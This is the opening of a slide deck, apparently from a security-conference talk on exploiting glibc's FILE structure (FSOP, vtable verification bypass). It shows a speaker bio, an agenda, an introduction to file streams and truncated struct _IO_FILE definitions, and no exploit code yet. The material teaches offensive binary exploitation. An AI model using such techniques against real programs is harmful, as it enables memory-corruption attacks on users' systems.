

Play with FILE Structure

Yet Another Binary Exploit Technique

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@HITB GSEC

About Angelboy

- CTF player
 - Team 217 / HITCON
 - WCTF / Boston Key Party 1st
 - DEFCON 25 / HITB 2016 2nd
 - DEFCON 26 3rd
- Research
 - Binary Exploitation



About Angelboy

- CHROOT
 - A security group in Taiwan

CHROOT

About Angelboy

- pwnable.tw
 - It is a wargame site for hackers to test and expand their binary exploiting skills

PWNABLE.TW

Agenda


- Introduction
 - File stream
 - Overview the FILE structure
- Exploitation of FILE structure
 - FSOP
 - Vtable verification in FILE structure
 - Make FILE structure great again
- Conclusion

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
Introduction

- What happen when we use a raw IO function



Introduction

- What happen when we use a raw IO function




Introduction

- What is File stream
 - A higher-level interface on the primitive file descriptor facilities
 - Stream buffering
 - Portable and High performance
- What is **FILE** structure
 - A **File stream** descriptor
 - Created by fopen


Introduction

- What happen when we use **stdio function**



Introduction

- What happen when we use **stdio function**



Agenda

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Introduction

- FILE structure
 - A complex structure
 - Flags
 - Stream buffer
 - File descriptor
 - FILE_plus
 - Virtual function table

```
struct _IO_FILE {
    int _flags; /* High-order v
#define _IO_file_flags _flags

/* The following pointers co
/* Note: Tk uses the _IO_rea
char* _IO_read_ptr; /* Curren
char* _IO_read_end; /* End of
char* _IO_read_base; /* Sta
char* _IO_write_base; /* Sta
char* _IO_write_ptr; /* Curi
char* _IO_write_end; /* End
char* _IO_buf_base; /* Start
char* _IO_buf_end; /* End of
/* The following fields are
char *_IO_save_base; /* Point
char *_IO_backup_base; /* Po
char *_IO_save_end; /* Pointe

struct _IO_marker *_markers;

struct _IO_FILE *_chain;

int _fileno;
```

Introduction

- FILE structure
 - Flags
 - Record the attribute of the File stream
 - Read only
 - Append
 - ...

```
struct _IO_FILE {  
    int _flags; /* High-order v  
#define _IO_file_flags _flags  
  
/* The following pointers co  
/* Note: Tk uses the _IO_rea  
char* _IO_read_ptr; /* Curre  
char* _IO_read_end; /* End o  
char* _IO_read_base; /* Sta  
char* _IO_write_base; /* Sta  
char* _IO_write_ptr; /* Cur  
char* _IO_write_end; /* End  
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char *_IO_backup_base; /* Po  
char *_IO_save_end; /* Point  
  
